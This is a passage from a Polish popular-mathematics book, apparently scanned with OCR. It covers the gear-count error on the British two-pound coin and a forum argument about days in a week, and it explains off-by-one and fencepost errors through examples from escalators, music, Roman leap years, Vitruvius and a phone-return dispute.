Zębatki ułożone w łańcuch będą się kręciły naprzemiennie: w lewo, w prawo, w lewo… i tak dalej. Zatem jeśli mają tworzyć zamknięty

pierścień, musi ich być tyle, żeby koło kręcące się w lewo zazębiało się z kołem obracającym się w prawo. Każda nieparzysta liczba zębatek spowoduje zaklinowanie się całego mechanizmu. Dziewiętnaście kół na dwufuntówce nie mogłoby się obracać.


Oczywiście internet dość szybko zauważył, że na nowej monecie jest błąd. Sieciowi kontestatorzy reprezentowali tradycyjne spektrum – od ciekawskich po nieznośnie zarozumiałych. Niektórym nawet udało się uzyskać oficjalną odpowiedź Mennicy Królewskiej:

> W swoim zamyśle projekt miał obrazować rozwój technologii przez wieki, ale nie w sposób dosłowny. Grafik chciał oddać go w sposób symboliczny, zatem liczba kół zębatych w jednym z pierścieni nie była dla niego rzeczą najistotniejszą.
>
> Mennica Królewska

Wygląda na to, że sprawa jest dość prosta. Jestem skłonny pogodzić się z tym, że przy podejmowaniu decyzji artystycznych sprawdzanie, czy coś fizycznie działa bądź nie, nie jest dla twórcy najważniejsze. Nie marudzę, że obrazy Picassa są biologicznie niemożliwe, ani też nie wysyłam do Salvadora Dalego pełnych oburzenia listów na temat temperatury topnienia zegarów.

Mimo to moje zainteresowanie przyczynami powstawania tak prostych błędów nie dawało mi spokoju. Pomyślałem sobie, że szybko wyszukam tego grafika i zadam mu uprzejme pytanie, czy w ogóle zastanawiał się nad działaniem narysowanego przez siebie mechanizmu.

To, co znalazłem, wstrząsnęło mną. Na stronie internetowej Bruce’a Rushina znajduje się jego oryginalna praca, którą przesłał na konkurs pod koniec lat dziewięćdziesiątych. Są na niej dwadzieścia dwie zębatki. Działający mechanizm! Gdzieś po drodze wypadły trzy kółka.



Oryginalny rysunek Bruce’a z dodatkowymi trzeba zębatkami, które potem zniknęły.

Zapytałem go o to i okazało się, że liczba kół zębatych na monecie go zmartwiła, aczkolwiek nie uznał tego za bardzo istotne. Jego projekt był mechanicznie poprawny nie dlatego, że jego zdaniem tak było lepiej, lecz dlatego, że nie miał ochoty otrzymywać potem gniewnych e-maili. Kiedy Mennica Królewska adaptowała skomplikowany rysunek Bruce’a do projektu monety o średnicy zaledwie 28,4 milimetra, trzeba było go nieco uprościć; ofiarą padły wówczas trzy brakujące obecnie zębatki.

Owszem, brałem pod uwagę to, że jeśli jedno koło kręci się w prawo, koło z nim połączone będzie się obracało w lewo. Ponieważ jest to jednak projekt monety, a nie schemat maszyny, nie miało to dla mnie aż takiego znaczenia. Podejrzewałem jednak, że ktoś może zauważyć błąd, i dlatego narysowałem parzystą liczbę zębatek.

Na tym, moim zdaniem, polega różnica między artystą a inżynierem. Ja mam licencję artystyczną!

Nie wiem, czy powinienem być usatysfakcjonowany, czy raczej zawstydzony, że Bruce musiał zweryfikować konsekwencje swojej wizji artystycznej, bo wiedział, że jeśli coś będzie nie tak, ludzie zaczną do niego pisać skargi. Jestem zdecydowanym zwolennikiem poglądu, że ograniczenia to katalizator kreatywności, zatem – koniec końców – nie czuję się z tym źle. Zawsze można wykazać się kreatywnością. Nawet jeśli oznacza to zmaganie się z pedantami kreatywnie wytykającymi jakieś błahostki.

---

* Sposób konstruowania takich figur opisałem w książce *Things to Make and Do in the Fourth Dimension* [Co można robić w czwartym wymiarze].

5

Na to nie można liczyć

Liczenie jest bodaj pierwszą matematyczną czynnością w życiu każdego człowieka. Tak ta dziedzina w ogóle powstała: z potrzeby liczenia rzeczy. Nawet ci, którzy twierdzą, że są kiepscy z matematyki, przyznają, że umieją liczyć (nawet jeśli tylko na palcach). Przekonaliśmy się już, jak skomplikowane potrafią być kalendarze, ale wszyscy potrafimy policzyć dni w tygodniu i zgodzić się co do tego, ile ich jest… Czy aby na pewno?

Jedna z największych internetowych kłótni wszech czasów zaczęła się od prostego pytania o wyjście na siłownię, a skończyła na wirtualnym przekrzykiwaniu się na temat tego, ile jest dni w tygodniu.

Na forum strony Bodybuilding.com ktoś o nicku m1ndless zapytał o bezpieczną liczbę treningów Full Body Workout w jednym tygodniu. Dotąd osoba ta najwyraźniej trenowała na przemian tułów i nogi, ale teraz z racji ograniczonego czasu chciała się dowiedzieć, czy może bezpiecznie wykonać trening całego ciała jednego dnia, za to rzadziej odwiedzać siłownię. Doskonale rozumiem tego człowieka: ja na przykład dzielę swoje dni między geometrię a algebrę.

Użytkownicy all pro i Vermonta napisali, że skoro większość cyklów treningowych dla początkujących obejmuje trzy treningi całego ciała tygodniowo, to na poziomie nieco bardziej zaawansowanym, z większym obciążeniem, też powinno to być bezpieczne. M1ndless podziękował za tę

poradę i na koniec wspomniał, że trenuje co drugi dzień, czyli „będzie odwiedzał siłownię cztery do pięciu razy w tygodniu”. Wtedy użytkownik steviekm3 zauważył: „Tydzień ma tylko siedem dni. Jeśli chodzisz co drugi dzień, to ćwiczysz 3,5 raza w tygodniu”. I wszystko zdawało się być w porządku.

Użytkownik m1ndless nie napisał już nic więcej.


Bo na scenę wkroczył TheJosh. Wyraźnie nie podobało mu się stwierdzenie, że ćwiczenie co drugi dzień oznacza 3,5 treningu w tygodniu. Z jego doświadczenia wynikało, że ćwiczenie co drugi dzień oznacza cztery wizyty na siłowni.

> Poniedziałek, środa, piątek, niedziela. Cztery dni.
>
> Jak można pójść 3,5 razy? Robisz pół treningu czy co? lol
>
> TheJosh

Zanim steviekm3 zdołał napisać coś na swoją obronę, na ratunek pośpieszył mu Justin-27 i wyjaśnił, że istotnie wychodzi średnio 3,5 razy w tygodniu: „7 × w 2 tygodnie = 3,5 raza na tydzień, geniuszu”. Dodał też, że trzy treningi tygodniowo powinny wystarczyć – i to była ostatnia porada kulturystyczna w tym wątku.

TheJosh nie był zadowolony, że jakaś świeżynka pokroju Justina-27 się z nim nie zgadza i uznał za stosowne wyłuszczyć, dlaczego „co drugi dzień” oznacza cztery razy w tygodniu. Steviekm3 pojawił się na chwilę, żeby poprzeć Justina i powtórzyć to, co napisał wcześniej, ale potem oddalił się w pośpiechu. TheJosh i Justin-27 kłócili się o to, ile tydzień ma dni. Wkrótce do dyskusji włączyły się nowe osoby (co niesamowite – po obu stronach sporu!) i rozpisały się na ponad pięć stron wątku na forum. To pięć spośród najzabawniejszych stron w internecie.

Jak jednak coś tak oczywistego jak liczba dni w tygodniu może wywołać tak zaciekłą dyskusję? 129 postów i dwa dni nieustającej kłótni? Cóż, tak właśnie się stało i było to naprawdę widowiskowe. Uczestnicy pyskówki używali bardzo kreatywnego słownictwa, w tym wielu powszechnie znanych wulgaryzmów (a także kilku nowych utworzonych poprzez zmyślne połączenie klasycznych inwektyw), w związku z czym wielu wpisów nie mogę tu zacytować. Lekturę tej internetowej kłótni polecam tylko ludziom o mocnych nerwach.



05-17-2008, 04:35 PM #18

TheJosh
Registered User


Join Date: May 2008
Location: Phoenix, Arizona, United States
Age: 30
Posts: 251
Rep Power: 0

Originally Posted by **Justin-27**
In case you forgot, ONE WEEK is Sunday-Sat, NOT Sun-sun, that's 8 days moron.

A week is sunday-sunday.

I think you just don't know how to count, it's alright, I won't tell anyone. lol

Sunday-Saturday is only 6 days, do you have 6 days weeks where you live?



05-17-2008, 04:44 PM #23

Justin-27
Time to Grow

Join Date: Apr 2008
Posts: 2,157
Rep Power: 1994

Originally Posted by **TheJosh**
You don't start counting on sunday, it hasn't been a day yet, you don't start counting til monday. You can't count the day that it is, did you never take basic elementrary math?

MONDAY is 1 DAY
TUESDAY is 2 DAYS
WEDNESDAY is 3 DAYS
THURSDAY is 4 DAYS
FRIDAY is 5 DAYS
SATURDAY is 6 DAYS

SUNDAY is 7 DAYS

What do you mean you don't start counting on Sunday? IT's a fuking DAY!

How can you deny the 4 weeks I posted? Tell me this smartguy, how many times would you train in 4 weeks? ****, look at your cute calendar and tell me it's not 14 in one month.

Podejrzewam, że – jak to bywa ze wszystkimi najciekawszymi internetowymi kłótniami – TheJosh to troll podpuszczający Justina dla zabawy, który chce sprawdzić, jak bardzo da się go wkurzyć. Przez długi czas TheJosh nie wychodził z roli, aż w pewnym momencie rzucił, że został wzięty zbyt serio. Potem jednak płynnie wrócił do zaciekłego wykłócania się. Nie można więc wykluczyć, że pisał to wszystko na poważnie. Chciałbym w to wierzyć.

Niezależnie jednak od tego, czy TheJosh trollował czy nie, przyjął wspaniałe stanowisko: nieprawdziwe, ale jednocześnie poparte wystarczającą liczbą wiarygodnie brzmiących błędnych wyobrażeń, żeby można było je wytrwale bronić. Co zresztą czynił, sięgając po dwa klasyczne błędy matematyczne: liczenie od zera i pomyłkę o jeden.

Liczenie od zera to standardowa praktyka programistów. Systemy komputerowe są często wykorzystywane do maksimum, zatem twórcy programów nie chcą zmarnować nawet jednego bitu. A to oznacza liczenie od zera zamiast od jedynki. W końcu zero to zupełnie poprawna liczba.

To jak liczenie na palcach, które jest maskotką najprostszej możliwej matematyki. I mimo to wciąż potrafi sprawiać trudności! Kiedy zapytamy kogoś, do ilu można policzyć na palcach, większość odpowie, że do dziesięciu. To nieprawda. Możemy w ten sposób odliczyć jedenaście różnych liczb: od zera do dziesięciu. I to bez oszukiwania poprzez wykorzystanie innego systemu liczbowego czy zginanie palców pod dziwnymi kątami. Jeśli przejdziesz od wszystkich palców zgiętych do wszystkich wyprostowanych, uzyskasz jedenaście różnych układów.

Szkopuł tylko w tym, że zrywa się tym sposobem powiązanie między liczbą wyprostowanych palców a liczbą zliczanych przedmiotów. Pierwszy z nich odpowiada zerowej liczbie palców, drugi jednemu i tak dalej, aż do jedenastego przedmiotu przy dziesięciu wyprostowanych palcach.

> Jeśli ćwiczysz ósmego, dni zaczniesz liczyć dopiero dziewiątego, bo to jest jeden dzień, zatem dziesiąty byłby drugim dniem i tak dalej, aż do dwudziestego drugiego, który jest czternastym dniem.
>
> TheJosh (post nr 14)

To jest właśnie liczenie od zera w przebraniu. TheJosh przyjął ósmy dzień miesiąca za zerowy, co sprawia, że dzień dziewiąty jest pierwszym

liczonym. W takiej sytuacji owszem, dwudziesty drugi dzień miesiąca jest czternastym zliczonym. Nie oznacza to jednak, że mamy tu łącznie czternaście dni. Liczenie od zera zaburza powiązanie między wynikiem liczenia a liczbą zliczanych rzeczy. Liczenie od zera do czternastu daje łącznie piętnaście zliczonych obiektów.

Błąd tego rodzaju jest tak powszechny, że środowisko programistów nawet go nazwało: OBOE, od angielskiego zwrotu *off-by-one error*, czyli pomyłka o jeden. Nazwa oczywiście nawiązuje do skutków, nie do przyczyny. Większość takich błędów wynika z trudności z przekonaniem kodu, żeby powtórzył się zadaną liczbę razy lub żeby przeliczył dany zbiór obiektów. Mam fioła na punkcie pewnego konkretnego gatunku pomyłek o jeden: zagadnienia słupków od płotu. Czyli drugiej broni w arsenale TheJosha.

Nazwa pochodzi od tego, że zazwyczaj przy wyjaśnianiu tej pomyłki sięga się po metaforę płotu: jeśli 50-metrowy płot ma słupki rozstawione co 10 metrów, ile jest razem słupków? Wiele osób odpowiada bez zastanowienia, że pięć, podczas gdy prawidłową odpowiedzią jest sześć.


Zakładamy, że do każdego odcinka płotu przypisany jest jeden słupek, co jest prawdą dla prawie całego ogrodzenia, ale z jednym wyjątkiem – dodatkowym słupkiem, który trzeba postawić na jednym z końców. To wspaniały przykład, jak nasz mózg wyciąga pochopne wnioski, które można z łatwością obalić przy użyciu matematyki. Nieustannie poszukuję ciekawych przykładów takich omyłek. Pewnego razu wchodziłem po schodach ruchomych jednej z londyńskich stacji metra, kiedy zwróciłem uwagę na pewien znak. Dotyczył problemu płotu, ale tym razem w rzeczywistości!

Pięć odcinków płotu wymaga sześciu słupków.

W metrze ciągle przeprowadzane są jakieś remonty i zarząd transportu miejskiego stara się rozmieszczać tam znaki wyjaśniające, dlaczego nasza podróż jest jeszcze mniej przyjemna niż zwykle. Tego konkretnego ranka zerknąłem na tablicę wiszącą na nieczynnych schodach ruchomych, bo musiałem wejść po kilkuset stopniach zaraz obok. Znak informował, że większość schodów w metrze jest remontowanych dwa razy, co „dwukrotnie wydłuża ich żywotność”. To doskonałe warunki do wystąpienia problemu z płotem: coś zdarza się naprzemiennie (schody są używane, schody są remontowane, powtórz), przy czym musi się zacząć i zakończyć tym samym (schodami w użytku). Jeśli remont występuje dwa razy, to schody będą w użyciu trzy razy dłużej, niż gdyby nie były naprawiane ani razu. Zarząd metra najwyraźniej zapomniał o własnym ostrzeżeniu „mind the gap” [uwaga na odstęp].

Dwa remonty dają trzy okresy używania.

Pomyłki o jeden wyjaśniają też moje odwieczne trudności ze zrozumieniem teorii muzyki. Kiedy przesuwamy się kolejno po klawiszach fortepianu, liczymy nuty: naciśnięcie C, pominięcie D i naciśnięcie E jest interwałem nazywanym tercją, ponieważ obejmuje trzy klawisze. Choć tak naprawdę istotne jest nie to, ile nut przeskoczysz, ale jaka jest między nimi odległość. Mamy tu do czynienia z odwróconym problemem z płotem: w interwałach liczy się słupki, podczas gdy powinno się liczyć odcinki płotu!*



Zatem kiedy zasiądziemy przy fortepianie, zagranie tercji w górę oznacza przejście o dwie nuty wzwyż, a przy kwincie przesuwamy się tylko o cztery nuty. Kiedy złożymy te dwa interwały, otrzymamy nowy, zwany septymą, z czego wynika (fałszywa) równość 3 + 5 = 7. Liczenie separatorów, a nie odległości oznacza, że klawisz na granicy między łączonymi interwałami jest zliczany dwukrotnie. Dlatego właśnie oktawa rozpięta na siedmiu nutach (i siedmiu odstępach) zawiera przedrostek *okt-* oznaczający osiem. Plus jest taki, że mój koszmarny antytalent muzyczny mogę zrzucić na karb tego, że w muzyce liczby nie zachowują się normalnie.

Przy mierzeniu czasu używamy dziwnego połączenia liczenia słupków i odcinków płotu. Możemy też spojrzeć na to w kategoriach zaokrąglania. Nasz wiek zazwyczaj zaokrąglamy w dół: w wielu krajach człowiek ma zero lat przez cały pierwszy rok życia, a o rocznym dziecku mówimy dopiero po ukończeniu przez nie dwunastu miesięcy. Zawsze jesteśmy starsi, niż wskazywałby na to nasz wiek. Czyli kiedy ktoś ma trzydzieści dziewięć lat, właśnie przeżywa czterdziesty rok swojego życia. Jeśli policzyć dzień przyjścia na świat jako pierwsze urodziny (z czym trudno dyskutować), to dzień skończenia trzydziestu dziewięciu lat jest tak naprawdę czterdziestymi urodzinami. Jednak z mojego doświadczenia wynika, że chociaż cały ten wywód jest prawidłowy, ludziom nie spodobałoby się wpisywanie na kartkach urodzinowych liczby większej o jeden.

Z dniami i godzinami też różnie postępujemy. Mój ulubiony przykład: ktoś zaczyna pracę o ósmej rano i do południa musi posprzątać piętra od ósmego do dwunastego. Jeśli założy sobie poświęcenie godziny na sprzątnięcie jednego piętra, na koniec zmiany jedna kondygnacja wciąż pozostanie niesprzątnięta. Do tego w niektórych krajach numeracja pięter może wyglądać inaczej niż tam, gdzie mieszkasz. Niektórzy liczą od zera (parter czasem jest oznaczany literą G, z archaicznych przyczyn zaginionych w odmętach historii), inni zaczynają od jedynki. Z kolei dni są liczone inaczej niż godziny: jeśli piętra od ósmego do dwunastego miałyby być dokładnie wysprzątane między 8 a 12 grudnia, na każde piętro można by poświęcić cały dzień.

Ta sprawa ciągnie się już od dawna. To dlatego wprowadzone dwa tysiące lat temu przez Juliusza Cezara lata przestępne zostały umieszczone po trzech latach zwykłych, a nie po czterech. Papieże odwoływali się do początku czwartego roku. To tak jakby trzeba było fermentować piwo przez

pierwsze cztery dni miesiąca i otworzyć pojemnik rankiem czwartego dnia. Drożdże pracowałyby tylko przez trzy dni! Papieże robili to samo, ale z latami zamiast z piwem. Jeśli zacząć rachubę od pierwszego dnia pierwszego roku, a nie roku zerowego, to pierwszy dzień czwartego roku wypada tylko trzy lata później. Na marginesie: jeśli spróbujesz mojego domowego piwa, również będziesz mieć poczucie, jakby z życia wypadł ci cały rok (nazywam je „piwem przestępnym").

To oczywiście nie jest jedyny błąd matematyczny epoki klasycznej. Dwa tysiące lat temu ludzie byli równie dobrzy w ich popełnianiu jak my. Po prostu większość dowodów została bezpowrotnie zniszczona. I zapewne osoby współcześnie błądzące chciałyby, żeby to samo stało się z dowodami ich potknięć.

Niemniej podczas przekopywania się przez dawne zapiski można natrafić na pewne wpadki, w tym bodaj najstarszy przykład błędu z płotem i słupkami.

Marek Witruwiusz Pollio żył w czasach Juliusza Cezara i zyskał sławę głównie z powodu licznych dzieł o architekturze i nauce. Jego prace wywarły olbrzymi wpływ na ludzi renesansu; choćby człowiek witruwiański Leonarda da Vinci jest nazwany na jego cześć. W trzecim tomie dziesięcioksięgu *De architectura* Witruwiusz pisze o prawidłowym wznoszeniu świątyń (w tym o wymogu budowania zawsze nieparzystej liczby stopni, żeby ktoś stawiający na pierwszym swoją nogę dominującą na ostatni wszedł również nogą dominującą). Porusza też łatwy do popełnienia błąd w rozmieszczeniu kolumn. W świątyniach, których długość jest dwukrotnie większa od szerokości, „ci, którzy po bokach dali dwa razy tyle kolumn co na froncie, pomylili się, gdyż w ten sposób budowla będzie o jedno interkolumnium dłuższa niż należy"**.

W oryginale Witruwiusz pisze nie tylko o kolumnach (*columnae*), ale też o przestrzeni między nimi (*intercolumnia*). Podwojenie długości boku świątyni sprawia, że potrzebujemy dwukrotnie więcej nie kolumn, lecz interkolumniów. Witruwiusz przestrzega budowniczych, by nie popełnili błędu z płotem i słupkami, czyli nie postawili o jednej kolumny za dużo. Jeśli ktoś znajdzie starszy przykład tego rodzaju błędu lub dowolnej innej pomyłki o jeden, niech koniecznie da mi znać.

Ten problem niezmiennie uprzykrza ludziom życie. O godzinie 17.00 6 września 2017 roku matematyk James Propp kupował nowy telefon w amerykańskim sklepie Verizon Wireless. Smartfona miał używać jego syn i szczęśliwie mógł go zwrócić w terminie czternastu dni bez podawania powodu. Jak się okazało, telefon nie sprostał oczekiwaniom, zatem dwa tygodnie później, 20 września, Propp senior udał się do sklepu, żeby dokonać zwrotu. I chociaż od zakupu telefonu nie minęło jeszcze czternaście dni, sklep go nie przyjął, ponieważ formalnie był to już piętnasty dzień od zawarcia umowy.

Wygląda na to, że Verizon zaczął odliczać dni od jedynki, a nie od zera, i upływający czas wyznaczał na podstawie numeru dnia. Zatem w chwili, kiedy matematyk nabył telefon, zdaniem Verizona miał go już przez cały dzień. Na początku dnia drugiego system uznał, że klient korzysta z urządzenia już od dwóch dni, chociaż otrzymał go jakieś siedem godzin wcześniej. I tak dalej, i tak dalej. Ostatecznie pan Propp był w posiadaniu telefonu niespełna czternaście dni, ale według firmy Verizon nabył go piętnaście dni wcześniej.

Kierownik sklepu nie mógł nic na to poradzić, ponieważ w systemie komputerowym widniała liczba piętnaście i możliwość przyjęcia zwrotu nie była już dostępna. Kiedy jednak pan Propp wrócił do domu i przeczytał zapisy drobnym druczkiem, nie znalazł ani słowa na temat tego, jakoby

dzień zawarcia umowy był liczony jako dzień numer jeden. Prawnicy z jego rodziny poinformowali go, że takie rzeczy już się zdarzały i z prawnego punktu widzenia należałoby wyeliminować tę niejednoznaczność z dniem zerowym. Wszystko to działo się w stanie Massachusetts, w którym sądy musiały nie raz zajmować się podobnymi sprawami. Przyjęły następującą zasadę:

> Przy obliczaniu dowolnego okresu określonego lub dopuszczonego niniejszymi zasadami, nakazem sądu lub dowolnym innym stosownym przepisem dzień, w którym nastąpiło działanie lub zaniechanie bądź wystąpiło wydarzenie dające początek wzmiankowanemu powyżej okresowi, nie będzie uwzględniany w obliczeniach.
>
> Kodeks postępowania cywilnego stanu Massachusetts
> Zasada proceduralna 6: Czas, rozdział (a) Obliczanie


Pana Proppa ucieszyło, że zapewne nie na tyle osób padło ofiarą nadużywania przez Verizon liczby zero, aby złożyć pozew zbiorowy. Klarował zasady matematyki (i groził zerwaniem pozostałych umów) tak długo, aż operator się poddał i zwrócił należność za telefon. Nie wszyscy jednak mają dość pewności matematycznej (albo wolnego czasu), żeby dochodzić swego. Pan Propp zaproponował wprowadzenie „zasady dnia zerowego”, zgodnie z którą wszystkie umowy musiałyby liczyć dzień zawarcia jako dzień zero – i ma moje pełne poparcie.


Nie sądzę jednak, żeby dopiął swego. Pomyłki o jeden towarzyszą ludzkości od tysięcy lat i podejrzewam, że będą nam towarzyszyły przez kolejne tysiące. Podobnie jak stało się to w wątku na forum Bodybuilding.com (który jednak chyba został w końcu zamknięty), ostatnie słowo należy do TheJosha:

> Mądrzejsi od nas wykazali już, że mam rację. Jeśli weźmiemy jeden tydzień, a nie dwa, po prostu jeden tydzień, i będziemy ćwiczyć co drugi dzień, treningi odbędą się w cztery dni tygodnia, koniec, przestań marudzić.
>
> TheJosh (post nr 129)

Nieźle kombinujesz
